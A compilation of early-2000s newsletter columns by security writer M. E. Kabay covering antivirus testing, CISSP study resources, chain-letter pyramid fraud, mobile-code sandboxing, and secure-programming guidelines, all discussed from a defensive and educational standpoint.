Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Future of Antivirus Testing (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

At the 23rd National Information Systems Security Conference in October 2000, Sarah Gordon (then at the IBM Thomas J. Watson Research Center) and Fraser Howard (of the _Virus Bulletin_) presented an overview of anti-virus software testing. What follow are my own notes on their interesting and though-provoking presentation (I checked with the authors before publishing this). This is the first of two articles summarizing their presentation.

* * *

In her study of antivirus products (AVPs), Sarah Gordon realized that AVP developers were making competing and mutually impossible claims about being the fastest, best, cheapest products. Tests were unsound: they used partial and very different samples; they had inconsistent methods; and the language used to report on AVPs was inconsistent. The WildList Organization has been helping in test evolution; we see monthly reports based on viruses found on customer machines ("in the wild"); they have to be reported by two or more vendors; and viruses are dropped from the list if they have not been seen for a year in the wild.

Over this last decade, AVP testing has greatly improved thanks to the efforts of such entities as ICSA.net (now ICSA Labs), Westcoast Publishing's Westcoast Labs (WCL) Checkmark, the University of Hamburg Virus Test Center (VTC), the Otto-von-Guericke University of Magdeberg, and _Virus Bulletin_. Various computing magazines also run tests.

Problems exist in all of these, although some certifications show no history and don't show failures. ICSA.net certifications and WCL cost money, so not all AVPs are tested. _Virus Bulletin_ do publish their results monthly. These certifications typically cannot keep up with late-breaking viruses. Magazines have some strengths: they do a good job on features; however, their tests often use viruses that are not in the wild, use modified viruses, and use limited samples or even simulators and non-viruses. Academic test centers have thorough methodologies, but the change in students can cause inconsistencies. Often the tests produce such voluminous results it's hard to interpret them.

In addition to scanning engines, many AVPs now include heuristic methods; however, generic techniques are currently less reliable than signature-based techniques because of the risk of false positives. Generic techniques are useful complements to signature-based detection, especially with rapid and automatic addition of signatures for captured new viruses.

* * *

More from Gordon and Howard in the next article in this pair.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Future of Antivirus Testing (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is the second of two articles summarizing a lecture delivered by Sarah Gordon (then at the IBM Thomas J. Watson Research Center) and Fraser Howard (of the _Virus Bulletin_) at the 23rd National Information Systems Security Conference in October 2000 in Baltimore.

* * *

The current situation has changed radically because of the self-mailing, mass-mailing features of worms. For example, the Melissa worm spread faster than any previous malicious software in history; some estimates suggest 0.4 to 0.5M infected e-mail messages were generated within the first three hours. And Melissa is by no means the only such worm; for example, Win32/ExploreZip, Win32/NewApt and Win32/MyPics are recent harmful variants.

The authors see AVP technology having to change away from total dependence on scanning. We will necessarily see immunological models and increased emphasis on fast heuristics to detect heretofore unknown viruses. The new strategies must also provide the ability to spread immunity to other computers faster than the spread of network-aware viruses. We can't wait a day while someone analyses a virus and another day for the update. Response time to viral activity must be virtually instantaneous; we need robust systems that can operate before infection begins if possible, resist attack on the system and on the AVP by the malicious software, recover after damage to the system, and even heal the AVPs themselves quickly. In addition, all the usual interface issues remain: we have to have easy-to-use systems that can be deployed quickly and are scalable. Recent research at IBM suggests that they can respond to a new virus within three minutes from time of submission to time of immunological component.

AVP testing should evolve to include these aspects of AVP performance. If a client-server model of viral immunity is used , where clients send captured virus-suspects to a central analysis system, the following questions should be used in testing [quoted directly from CD-ROM version of the paper]:

* Can the system detect new, previously unseen viruses?

* Can the system automatically, without user interaction, "capture" samples of such viruses, or sufficient information about such viruses and automatically send them to an analysis center?

* Can an administrator "vet" samples which are sent? In the case of macro viruses, can confidential information be safely removed from the sample, preventing the leakage of potentially privileged information to a third party?

* Is the submission scheme scalable to deal with the submission of many different viruses/non-viruses at one time?

* Does the analysis center grant "innate" immunity to other computers automatically and seamlessly in a timely manner?

* Is the system easy to manage and deploy in a large corporate environment?

* Can the software be pre-configured for rollout within a specific environment?

In conclusion, the Gordon and Howard think that AVPs will increasingly integrate scanner-based and generic virus-detection techniques as a result of the proliferation of network-aware viruses and worms. AVP testing organizations should focus on user requirements and not design their tests in terms of the architectural design of the AVPs under test.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

More CISSP Study Resources

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

The series on studying for the CISSP brought in some helpful e-mail. Clement Dupuis wrote:

Bonjour Docteur Kabay,

First let me introduce myself, I am Clément Dupuis the maintainer of the CISSP Open Study Guides Web Site located at < http://www.cccure.org >.

I would like to bring to your attention this site as it is dedicated to helping people in obtaining their CISSP certification. The site has been running since the 15th of February, 2001. However the study guides that are currently being updated have been offered on the Web for the past three years by myself and one of my friends from Nortel, Chris Hare.

The study guide for each of the domains were getting a bit old and I decided to setup a portal to seek help from the security community in revising them and getting them up to date. Right now I am offering an online quiz, discussion forums, a mailing list, study guides for each of the domains, security news, and a few documents related to some of the domains.

Membership is now getting close to 300 people. I have people from over 60 different countries. Some of the study guides are coming along real well (please take a look at Domain 1 under the download section) and so far I have had close to 7000 downloads of the study guides in less than 2 months.

Lately I have partnered with OCSIG (The Ottawa Computer Security Interest Group) and I am giving them a platform for their technical notes, virus alerts, and other findings that they come up with.

I would like to invite you to visit the site, evaluate its content, and if you think it is worthy you could mention it in one of the next two letters on the CISSP certification and how to get ready for it.

I thank you for your time and I am looking forward to hear your comments about the site.

* * *

I paid a short visit to the site and focused on the discussion forums. My initial impression is that M. Dupuis is providing a good, low-noise environment for serious students to discuss all aspects of the CISSP domains. I encourage readers to visit the site, to contribute materials, and to participate in discussion of topics of interest to them. Best wishes to M. Dupuis and his colleagues.

* * *

Another helpful reader, Dave Chen, CISSP, wrote, "You failed to mention the CISSP Study Mailgroup that is run by Scott Sanchez through SecurityPortal. It is a good forum for people who are interested in becoming CISSP. ISC2 is aware of this mailgroup."

The description available through the menus at < http://www.SecurityFocus.com > reads as

follows:

"What is CISSPStudy?

This is a mailing list for the discussion of issues and questions about the CISSP certification exams and program. CISSPStudy was started by Scott Sanchez <mailto:scott@gungadin.com> of < http://infosec.gungadin.com >. Due to increased membership and traffic, the list has now been moved to SecurityFocus, and is still owned and maintained by Scott.

If you are considering taking the CISSP exam offered by ISC(2), if you are currently preparing for the exam or if you have already passed, you should subscribe to cisspstudy!

Disclaimer: CISSP is a registered trademark of the ISC2, Inc. This mailing list is not in any way endorsed or sponsored by ISC2 or the CISSP Test Development Committee. The study tips and discussions held in this mailing list are neither official nor approved or written by ISC2."

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Chain E-Mail Pyramid Fraud

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

As all network administrators know, there are many letters circulating around the Net which tout the miraculous successes of adding your name to a mailing list, sending $5 (or whatever) to four other people, and sending the letter on to everyone you know. Some of the more recent letters include the claim "As seen on TV." Many include letters from starry-eyed proponents of the scheme claiming that their kitchen tables have been covered with money within weeks of participating in the plan; several preface their comments with assurances that they normally throw away such letters, but this one has changed their lives.

These letters are examples of pyramid frauds (also known as Ponzi Schemes); they are a method of funneling money from later participants to earlier participants. Eventually the fraud runs out of new victims and the last waves of participants are left with no revenue. Effectively, everyone participating in the pyramid fraud is hoping to reap unearned cash from gullible later victims.

For more information about the history of pyramid frauds, see Robert Todd Carroll's essay at < http://www.dcn.davis.ca.us/~btcarrol/skeptic/pyramid.html >.

I sometimes report the US participants in such fraud to the U.S. Postmasters in the ZIP codes involved (and no, I don't have "far too much free time" -- I just get irritated by fraud). Here is the exact text of a letter sent to me on 1 December 2000 by V. J. Bellinger of the Operations Support Group of the United States Postal Inspection Service in Newark, NJ. It has some interesting information that I hope will be helpful to readers attempting to convince employees (or family and friends) that such chain e-mail involving postal addresses is illegal.

"A chain letter or a multi-level marketing program is actionable under the Postal Lottery, False Representation, and/or Mail Fraud Statutes if it contains three elements: prize, consideration and chance. _Prize_ is usually in the form of money, commissions, or something else of value that the solicitation claims you will receive. _Consideration_ is the required payment to the sponsor in order to obtain the prize. _Chance_ is determined by the activities of participants over whom the mailer has no control. These types of schemes constitute lotteries are are barred from the mails because they violate the following statutes: Title 18, United States Code, Sections 1302 and 1341 and Title 39, United States Code, Section 3005.

"In attempts to appear legal, many chain letter or multi-level marketing mailings offer, for a fee, a product or `report.' However, since the success of the program is dependent on the number of people willing to participate, all three elements that constitute a violation continue to be present.

"The promoter of this scheme has been advised of the potential violations involved and has been requested top discontinue this type of mailing activity. . . ."

For more information on hoaxes circulating on the Net, see any of the following links:

Alt.folklore.urban and Urban Legends Archive < http://www.urbanlegends.com >
CIAC Hoaxbusters < http://hoaxbusters.ciac.org/HoaxBustersHome.html >
Computer Virus Myths < http://www.vmyths.com/ >
Datafellows Hoax Warnings < http://www.datafellows.com/news/hoax.htm >
Hoax FAQ < http://chekware.com/hoax/ >
ICSA Labs Hoax List < http://www.icsalabs.com/html/communities/antivirus/hoaxes.shtml >
Trend Micro Hoax Encyclopedia < http://www.antivirus.com/vinfo/hoaxes/hoax.asp >
Urban Legends and Folklore < http://urbanlegends.about.com/science/urbanlegends/ >
Urban Myths < http://www.urbanmyths.com/ >

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Cyber-Ethics Resources

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I occasionally publish articles in the Association for Computing Machinery (ACM) online magazine called _Ubiquity_ < http://www.acm.org/ubiquity >. R.W. Burniske wrote to me with some interesting information about resources on ethical uses of computers. The following is slightly modified version of his letter:

* * *

I enjoyed your piece in Ubiquity, "Viruses and Worms: More Than a Technical Problem." < http://www.acm.org/ubiquity/views/m_kabay_5.html >. Thanks for calling this issue to attention at a time when people are so enthralled with technical skills that they forget about the moral and ethical issues that attend them!

I thought you might be interested in a few resources that I've produced over the past few years on this theme.

1. The CyberPilot's License < http://www.cwrl.utexas.edu/~burniske/cpl > This website, begun in 1997, is dedicated to the study of web ethics and the development of healthy online learning environments. Students, teachers, parents and policymakers are welcome to join the discussion forums, examine online resources, and help create an archive of educational materials.

2. "Composing Ourselves Online: Broadening the Definition of Computer Literacy < http://www.acm.org/ubiquity/book/r_burniske_2.html >. This is an essay that I published in Ubiquity Volume 1, Issue 12. May 8, 2000.

3. LITERACY IN THE CYBERAGE: COMPOSING OURSELVES ONLINE < http://www.skylightedu.com/bkstore/item.cfm?ISBN=1-57517-280-1 > This practical handbook, written for pre-service and in-service teachers, offers a thoughtful synthesis of technology and the humanities, presenting a series of "literacy challenges" that educators can use to help students develop the critical literacy skills necessary to analyze information they encounter in online learning environments as well as exercise good judgment and ethical behavior.

* * *

For other cyber-ethics resources, see the following Web sites, both of which have lists of additional resources:

University of British Columbia's Center for Applied Ethics Computer & Information Ethics Resources on WWW < http://www.ethics.ubc.ca/resources/computer/ >

DePaul University's Ethics Resources for Teachers and Trainers < http://www.depaul.edu/ethics/ethc1.html >

I also invite readers to visit my repository on SecurityPortal, where there are a few articles on ethics at < http://www.securityportal.com/kfiles/ethics.html >.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

PentaSafe Automates Security Management

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I'm always looking for tools to help clients build security policies. Many readers will know that I unreservedly recommend the work of my friend and colleague Charles Cresson Wood, author of _Information Security Policies Made Easy_ (ISPME) (< http://www.baselinesoft.com/ >, which I have been using for a decade. When asked to develop policies with a client, I always require they purchase a license to ISPME because of the enormous improvement in productivity that comes from basing policies on well-written, thoroughly-explained text.

Recently I was introduced to PentaSafe < http://www.pentasafe.com > Web site, where I found that C. C. Wood is extending the reach of his work by making it available in an automated support tool, "VigilEnt Policy Center." Having used the tools to create an appropriate set of security policies, the user can then publish them easily to their Intranet, where VigilEnt provides features to record each employee's acknowledgement that they have read the policies. The system tracks the specific policies seen by each employee and can produce reports for management to help ensure that the policies are being examined by everyone.

In addition to the Policy Center, PentaSafe sells the VigilEnt Security Manager, which is an example of the new breed of network administration tools that are integrated with vulnerability assessment tools to produce ongoing audit, vulnerability identification, correction and reporting capabilities for the enterprise. According to PentaSafe's description, the system works through a central monitoring process which manages a repository of security events sent to it by platform-specific agents. Platforms supported include Windows NT, UNIX systems, Linux, IBM AS/400 and Web servers such as Apache, Netscape/iPlanet, and Microsoft IIS.

This system looks interesting and I would be keen to hear from readers who have implemented the products.

* * *

My comments are to be construed as a personal endorsement of Woods' ISPME, not an endorsement by my employers.

My comments about PentaSafe products are not endorsements but merely reports based on materials published by that vendor.

Neither I nor my employer have any financial interest whatsoever in either Baseline Software or PentaSafe.

* * *

For further reading:

There are several news articles listed in the NEWS section of the PentaSafe Web site. In

addition, see

PentaSafe aims to plug OS security holes <
http://www.zdnet.com/eweek/stories/general/0,11011,2457765,00.html >

PentaSafe's 10 Point Security Check Up Report <
http://ww3.infoxpress.com/gg/itvd/buyersguides/bg1/listing2.asp?l=2303 >

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Forcing Mobile Code into the Sandbox

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Keith Hill < khill@pelicansecurity.com >, Senior Sales Engineer at Pelican Security < http://www.pelicansecurity.com > has been corresponding with me about mobile code security, and he very kindly supplied the following essay which I have edited slightly for this column. Much of the information was provided to Mr Hill by a VP for Information Security at a large bank in a point paper that he gave to his bank directors.

* * *

Mobile code of various sorts (ActiveX, Java, Javascript, VBscript, and many more) has become a near necessity in Web-based business today. Both external and internal Web access tends to require such codes for complete function. Such code is autonomously downloaded and run by the client software (browsers), using the client's access permissions, to accomplish something needed for the page. Widely-used e-mail client software such as MS-Outlook insist on interpreting HTML (although more and more patches are appearing to control such functionality) and thus can execute such code when users preview or read messages.

Attempts to block such code have not worked, both for technical reasons and because people have needed the functions provided. However, mobile code has proven a very effective means of infecting computers and of causing widespread damage.

Antiviral packages using virus signatures depend critically on the notion that every virus or harmful piece of mobile code will be seen by an antivirus vendor before users see it; in addition, after vendors update recognition patterns to allow blocking of such malware, the user has to install the updated signature files before the virus or other malware is received. Unfortunately, this approach must inevitably fail for at least some users. Heuristics malware detection offers hope of supplementing signature strings, but unfortunately cannot yet cope with all the subtle variations of malice implemented by malware creators.

The problem with this code arises for a simple reason: the mobile code is run and the system protection mechanisms (if any) treat the code as though it were the agent of the person at the client. That is, whatever the person at the client box is allowed to do, the mobile code is assumed to be authorized for. However there is no reason to believe that automatically downloaded code, executed without so much as an advisory to the human at the desk, is doing whatever it is doing because the human wanted it so. The mobile code should be treated as untrusted, "outsider" code most of the time. Beside that, zone controls or signatures tell the human "you either may trust this code to do _anything_ it wants to on your computer or your network, or you may refrain from running it". In few other areas of life must trust be given in such all-or-nothing terms. It makes no sense for a computer system to require this.

What should happen to control mobile code is that it should be recognized by the computer and its actions should be limited so that it is entrusted, _not_ with the entire network to which the client is attached, but with a limited set of resources only. The human in the loop may trust the

program to write to temporary directories, for example, but not to system ones; to save results, but not to alter the Registry; to read the net but not to open new connections or send e-mail.

Mobile code should either be classed as a different user whose permissions can be controlled, or its abilities to alter system state should be controlled directly. In addition it is necessary to ensure that at least any files which are created by mobile code must be controlled in their environment also, so that a downloaded program that creates a viral script will not evade scrutiny.

A system to perform this sandboxing function may be reasonably tested by exposing it to a number of viruses or worms which can be found in the wild and establishing that it blocks their function. A superimposed system which directly creates the sandbox functions can accomplish such restrictions; another approach is to running the mobile code as "guest alien," a pseudouser that is not permitted access to much of the system.

Finally, no add-in of this type can be 100% certain to catch all issues. If the underlying operating system offers holes which allow mobile code to execute privileged functions, as might happen due to non checking of kernel arguments, improper memory protection, too-liberally-exposed debug functions, or the like, it will be possible to construct mobile code which apparently modifies minimal areas of the system but which in fact may disable the sandbox. There is no substitute for a secure OS. A sandboxing system can, however, greatly reduce the likelihood of a breach and is unlikely to be attacked until the same sandboxing code becomes very common.

* * *

For additional reading along these lines, see

< http://www.scmagazine.com/scmagazine/2000_11/cover/cover.html >

< http://www.informationweek.com/story/IWK20010312S0002

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Programming for Security (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Gregory E. Borter, Systems Coordinator of Silver Springs Alfa SmartParks, Inc., wrote to me with an interesting series of questions:

Message text written by "Gregory E. Borter"
>I've been reading about security problems with the various OS components, both Windows and Linux, and the problems with security with applications software. Where is the best place to start implementing system security?<

It seems to me that security should be integrated into the requirements analysis, the design stage for software, the operating system security kernel, in corporate policy development and in human awareness, training and education programs.

>Should security start with the computer programming languages themselves, or their support libraries?<

PASCAL uses strong typing and requires full definition of data structures, thus making it harder to access data and code outside the virtual machine defined for a given process. In contrast, C and C++ allow programmers to access any region of memory at any time the operating system permits it.

There are several sets of security utilities available for programmers; for example, RSA has a number of cryptographic toolkits. Some textbooks (e.g., Schneier's _Advanced Cryptography_) include CD-ROMs with sample code.

>Are there any computer languages that have security features built-in to the language itself?<

Not to my knowledge, but I'm not an expert in languages.

>With so many PCs linked via networks and the Internet, shouldn't all programs be coded with the assumption that the programs will be operating in an environment where they may very probably be subject to hostile attack?<

Yes, but the difficulty in testing for security is that there are so many possible ways to generate security holes in code. Buffer overflows, for example, are the most common form of security exploit, but clearly the programmers never thought to impose length restrictions on the input strings being handled by Web server software.

>Do any current computer programming languages give programmers tools with which to implement security best practices in their code?<

All computer languages allow you to write code as well as you can <smile>. I think that strongly-typed languages may offer better constraints on programmers, but the essential issue is that the programmers continue to think about security as they design and implement code. Java

does include provisions for limiting access to resources outside the "sandbox" reserved for a process, as described in the books by Felten and McGraw.

* * *

More on this subject in the next column.

* * *

References:

Felten, E. & G. McGraw (1999). Securing Java: Getting down to business with mobile code. John Wiley & Sons (New York). Also free and unlimited Web access from http://www.securingjava.com

McGraw, G. & E. W. Felten (1997). Java Security: Hostile Applets, Holes and Antidotes -- What Every Netscape and Internet Explorer User Needs to Know. Wiley (New York). ISBN 0-471-17842-X. xii + 192. Index.

McGraw, G. & E. W. Felten (1997) Understanding the keys to Java security -- the sandbox and authentication. < http://www.javaworld.com/javaworld/jw-05-1997/jw-05-security.html >

RSA Data Security < http://www.rsasecurity.com/products/ >

Schneier, B. (1995). _Applied Cryptography: Protocols, Algorithms, and Source Code in C, Second Edition_. John Wiley & Sons (New York). Hardcover, ISBN 0-471-12845-7, $69.95; Softcover, ISBN 0-471-11709-9. xviii + 618. Index.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Programming for Security (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is the second in a series of four articles responding to a reader's request for information on security for programmers.

>Do any current computer programming languages give programmers tools with which to implement security best practices in their code?<

All computer languages allow you to write code as well as you can <smile>. I think that strongly-typed languages may offer better constraints on programmers, but the essential issue is that the programmers continue to think about security as they design and implement code. Java does include provisions for limiting access to resources outside the "sandbox" reserved for a process, as described in the books by Felten and McGraw.

>Is there any such thing as security best practices for computer programmers?<

In a sense, though not, as far as I know, in any codified form. There are recommendations on security-related aspects of programming in most general security textbooks; see for example Stallings.

In addition to designing security into a system from the start, I can think of some obvious guidelines that can apply:

* Impose strong identification and authentication for critical and sensitive systems in addition to the I&A available from the operating-system; ideally, use token-based or biometric authentication as part of the initialization phase of your application.

* Document your code thoroughly, including using data dictionaries for full definition of allowable input and output to functions and allowable range and type of values for all variables.

* Use local variables, not global variables, when storing sensitive data that should be used only within a specific routine; i.e., use the architecture of the process stack to limit inadvertent or unauthorized access to data in the stack.

* Re-initialize temporary storage immediately after the last legitimate use for the variable, thus making scavenging harder for malefactors.

* Limit functionality in a specific module to what is required for a specific job; e.g., don't use the same module for supervisory functions and also for routine functions carried out by clerical staff.

* Define views of data in databases that conform to functional requirements and limit access to sensitive data; e.g., the view of data from a medical-records database should exclude patient identifiers when the database is being used for statistical aggregation by a worker in the finance department.

* * *

More on this subject in the next column.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Programming for Security (3)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is the third in a series of four articles responding to a reader's request for information on security for programmers. In part 2, I started a list of suggestions for integrating security into one's programming practices, and here's the rest of the ideas.

* Use strong encryption (NOT home-grown encryption) that has industry-standard routines to safeguard sensitive and critical data on disk. Locally developed, home-grown encryption is generally NOT as safe.

* Disallow access by programmers to production databases.

* Randomize or otherwise mask sensitive data when generating test subsets from production data.

* Use test-coverage monitors to verify that all sections of source code are in fact exercised during quality assurance tests; investigate the functions of code that never gets executed.

* Integrate logging capability into all applications for debugging work, for data recovery after crashes in the middle of a transaction, and also for security purposes such as forensic analysis.

* Create log-file records that include a cryptographically-sound message authentication code (MAC) that itself includes the MAC of the preceding record as input for the algorithm; this technique ensures that forging a log file or modifying it will be more difficult for a malefactor.

* Log all process initiations for a program and log process termination; include full details of who loaded the program or module.

* Log all modifications to records and optionally provide logging for read-access as well.

* Use record-level locking to prevent inadvertent overwriting of data on records that are accessed concurrently. Be sure to unlock a sequence of locks in the inverse order of the lock sequence to prevent deadlocks (thus if you lock resource A, B and C in that order, unlock C, then B, then A).

* Sign your source code using digital signatures.

* Use checksums in production executables to make unauthorized modifications more difficult to conceal.

* * *

References:

Stallings, W. (1995). _Network and Internetwork Security: Principles and Practice_. Prentice

Hall (Englewood Cliffs, NJ). ISBN 0-02-415483-0. xiii + 462. Index.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Programming for Security (4)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this final column in a short series dealing with security in programming, my manager at AtomicTangerine, Mike Gerdes, contributed the following suggestions and comments.

* Might I suggest that you recommend the readers adopt a practice of designing code in a more holistic fashion? A common practice is to write and test routines in a way that verifies the code processes the data in the way intended. To avoid the effects of malicious code and data input attacks, the programmer must also write code which deals with what is NOT supposed to be processed. A more complete design methodology would also include testing of all inbound information to ensure exclusion of any data which did not fit the requirements for acceptable data. This method should be applied to high risk applications and those with an extremely arduous test cycle and will eliminate many of the common attack methods used today.

* Establish the criteria for determining the sensitivity level of information contained in, or processed by the application and subroutines.

* If they are not already present, consider implementing formal control procedures in the software programming methodology to ensure all data is reviewed during QA processes to be sure it is classified and handled appropriately for the level assigned.

* Identify and include any mandatory operating system and network security characteristics for the production system in the specifications of the software. In addition to providing the development and QA teams some definition of the environment the software is designed to run in, giving the administrator and end users an idea of what your expectations were when you created the code can be extremely useful in determining where software can, or cannot, be used.

* Where appropriate, verify the digital signatures of routines that process sensitive data when the code is being loaded for execution.

* If you include checksums on executables for production code, include routines which verify the checksums at every system restart.

* * *

In addition to my thanks to Mike Gerdes for the ideas included above, I thank our friend and colleague Edwin Blackwell at AtomicTangerine for his helpful comments on the original text of these articles. I look forward to suggestions from readers (non-programmer readers might want to circulate the articles to their programming colleagues for ideas) on how to expand and improve this list of suggestions as well as suggestions on good books and URLs dealing with security in programming, all to be published in a followup article later. Contributors should tell me if I can credit you by name and affiliation in a column.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Programming for Security (5): Yoder and Barcalow

by Sasha Romanosky and M. E. Kabay

[A note from Mich: Reader Sasha Romanosky of Morgan Stanley sent me a stimulating letter as a followup to the series on programming and security; he has very kindly allowed me to share it with readers. The following is an edited version of his original letter.]

* * *

I came across your articles on programming for security and thought of an additional resource your readers. Recently, SecurityPortal published a review by Razvan Peteanu < http://securityportal.com/articles/designpatterns20010611.html > of a paper entitled, "Architectural Patterns for Enabling Application Security," by Joseph Yoder and Jeffrey Barcalow (1998) < http://www.joeyoder.com/papers/patterns/Security/appsec.pdf > (also available in MS-Word, RTF and PostScript from Yoder's Web site at < http://www.joeyoder.com/papers/patterns/ >).

The authors took the premise of OO design patterns and applied it to security. They introduced the following patterns:

* Single Access Point: preventing back doors by forcing a single entry point to code.

* Check Point: Organizing security checks and the repercussions of security violations.

* Roles: Organizing role-based security to define security privileges for different job functions.

* Session: Localizing global information about users, their privileges, resources in use and application states (e.g., locking).

* Limited View: Allowing users to see only the functions and fields that they can access.

* Full View with Errors: Showing users a full view of all functions fields (but not contents) with disabled functions and inaccessible fields clearly marked.

* Secure Access Layer: Integrating application security with low-level security such as encryption, firewalls, and authentication methods.

The paper excited me because it seemed like a great way to organize the concepts and practices that should make up a good application-security policy. One takes security existing or desired practices and formulates them into security patterns. When one needs to implement a new application, host or network, one can quickly identify the security patterns from this collection of best-practice implementations and apply them to the new application design.

Collecting and formalizing known security principles in this way is of great value in developing and applying good security measures.

Typically, security measures seem to focus on network security and rarely tackle security at the application level. The authors, I believe, attempt to fill this gap. I'll note, however, that many of these patterns can (and happily do) apply to both network and applications.

Since the article, I have been working to extend their list with additional patterns. I have developed eleven so far.

If readers are interested, I would encourage you to read the original paper. If you are still interested, I would welcome your insight or the opportunity to exchange thoughts. I would like to consider this work very collaborative and technology and company agnostic. You may contact me at < Sasha.Romanosky@morganstanley.com >.

* * *

Sash Romanosky is _____ at Morgan Stanley. He _____.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Managed Security Monitoring

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Readers will know that I admire and respect Bruce Schneier, Founder and Chief Technical Officer of Counterpane Internet Security. The man is brilliant, his take on security makes sense, he writes clearly and simply. His free monthly e-mail newsletter, "Cryptogram," < http://www.counterpane.com/crypto-gram.html > is always worth reading and includes lucid opinion pieces and brief summaries of recent information security developments with pointers to the full articles. His book "Secrets and Lies" (see < http://www.counterpane.com/sandl.html > is a stimulating exploration of the fundamental issues in security today and is suitable not only for network managers and security experts but also for general management who have shown the slightest interest in security.

I recently received a booklet in the mail entitled, "Managed Security Monitoring: Network Security for the 21st Century" by Bruce Schneier and found it up to Schneier's usual standard of excellence. The document is available on the Web in HTML < http://www.counterpane.com/msm.html > and in PDF < http://www.counterpane.com/msm.html >.

